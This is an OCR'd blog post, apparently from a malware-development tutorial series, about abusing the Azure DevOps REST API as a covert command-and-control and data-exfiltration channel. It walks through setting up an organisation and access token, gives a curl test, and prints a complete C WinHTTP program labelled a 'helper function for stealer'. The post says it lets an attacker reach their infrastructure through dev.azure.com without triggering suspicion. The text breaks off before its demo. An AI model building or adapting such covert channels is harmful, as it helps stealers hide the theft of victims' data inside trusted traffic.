
Malware development trick 49: abusing Azure DevOps REST API for covert data channels. Simple C examples.

By cocomelonc

Published: 2025-08-11 · Archived: 2026-04-05 22:25:23 UTC

7 minute read

Hello, cybersecurity enthusiasts and white hackers!



In this post, I want to show how Azure DevOps REST API - a totally legit Microsoft service - can be used by an attacker to communicate with their infrastructure in unexpected ways. This is not an Azure DevOps bug, but an abuse of functionality.

Think of it as using a perfectly fine hammer… to crack a safe.

We will explore three minimal proof-of-concepts:


sending a simple `GET` request to list Azure DevOps projects.
creating a work item (Task) with a title.
creating a work item with a title and a description containing arbitrary text - a “safe” stand-in for sensitive data in a stealer scenario.


azure servicesPermalink


If you are not familiar with Azure Devops Services like me, let me show few steps to create minimal env for our hacking scenario.

We just need the smallest possible environment so our PoC has somewhere to talk to.


Go to https://dev.azure.com/ and sign in with a Microsoft account. If prompted, create a new organization - name it anything (in my case, `cocomelonkz`):









Then, create a project. In your new organization, click “New Project”. Give it a short name, e.g., `hack` or `cat`. Visibility can be private (this is fine for our test):



Finally, generate a Personal Access Token (PAT):



Create a new personal access token
Name
Organization
cocomelonkz
Expiration (UTC)
30 days
9/10/2025
Scopes
Authorize the scope of access associated with this token
Scopes
Full access
Custom defined
Work Items
Work items, queries, backlogs, plans, and metadata
Read
Read & write
Read, write, & manage
Code
Source code, repositories, pull requests, and notifications
Read
Read & write
Read, write, & manage
Full
Status
Build
Artifacts, definitions, requests, queue a build, and update build properties
Read
Read & execute
Release
Read, update, and delete releases, release pipelines, and stages
Read
Read, write, & execute
Read, write, execute, & manage
Test Management
Read, create, and update test plans, cases, and results
Show all scopes (30 more)
Create
Cancel



In my case full access, but you need `read` and `write` permissions - it's enough for our scenario.

For checking correctness, test API via `curl` :

```
curl -u ":your token here something like 9O1QFlG1YxLe88F65PfHutr..........CAAAAAAAAAAAASAZDOOcAA" -X GET "ht
```



As you can see, you should see JSON with your project list. If you get that, your Azure DevOps "C2 server" is ready for abuse.

practical example 1[Permalink]

The simplest way to talk to Azure DevOps REST API is to hit an endpoint, for example:

```
/cocomelonkz/_apis/projects?api-version=7.1
```

In this case, full source code looks like this `hack.c` :

```
/*
* hack.c
* minimal simple GET request to
* Azure DevOps REST API:
* list of projects
```


```
 * helper function for stealer
 * author @cocomelonc
 */
#include <stdio.h>
#include <windows.h>
#include <winhttp.h>

int main() {
  HINTERNET hSession, hConnect, hRequest;
  DWORD bytesRead;
  char buffer[4096];

  // init
  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
            WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (!hSession) {
    printf("WinHttpOpen failed: %lu\n", GetLastError());
    return 1;
  }

  // connect to dev.azure.com (HTTPS)
  hConnect = WinHttpConnect(hSession, L"dev.azure.com", INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (!hConnect) {
    printf("WinHttpConnect failed: %lu\n", GetLastError());
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // GET-req
  hRequest = WinHttpOpenRequest(
    hConnect,
    L"GET",
    L"/cocomelonkz/_apis/projects?api-version=7.1",
    NULL, WINHTTP_NO_REFERER,
    WINHTTP_DEFAULT_ACCEPT_TYPES,
    WINHTTP_FLAG_SECURE
  );

  // headers
  const wchar_t *headers =
    L"Accept: application/json\r\n"
    L"Authorization: Basic <my base64 encoded token here>"
    L"\r\n";

  WinHttpAddRequestHeaders(hRequest, headers, (ULONG)-1, WINHTTP_ADDREQ_FLAG_ADD);

   // send request
```

```
  if (!WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0,
    WINHTTP_NO_REQUEST_DATA, 0, 0, 0)) {
    printf("WinHttpSendRequest failed: %lu\n", GetLastError());
    return 1;
  }

  if (!WinHttpReceiveResponse(hRequest, NULL)) {
    printf("WinHttpReceiveResponse failed: %lu\n", GetLastError());
    return 1;
  }

  // get response
  while (WinHttpReadData(hRequest, buffer, sizeof(buffer) - 1, &bytesRead) && bytesRead > 0) {
    buffer[bytesRead] = '\0';
    printf("%s", buffer);
  }

  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);
  return 0;
}
```

As you can see, this is a program with minimal helper logic: this is enough to pull metadata from Azure DevOps without triggering anything suspicious in most network setups.

Just replace with your own token:


```
echo -n ":9O1QFlG1...QQJ99BHACAAAAAAAAAAAASAZDOOcAA" | base64
```



demo 1[Permalink]


Let’s go to see first example in action. Compile it:

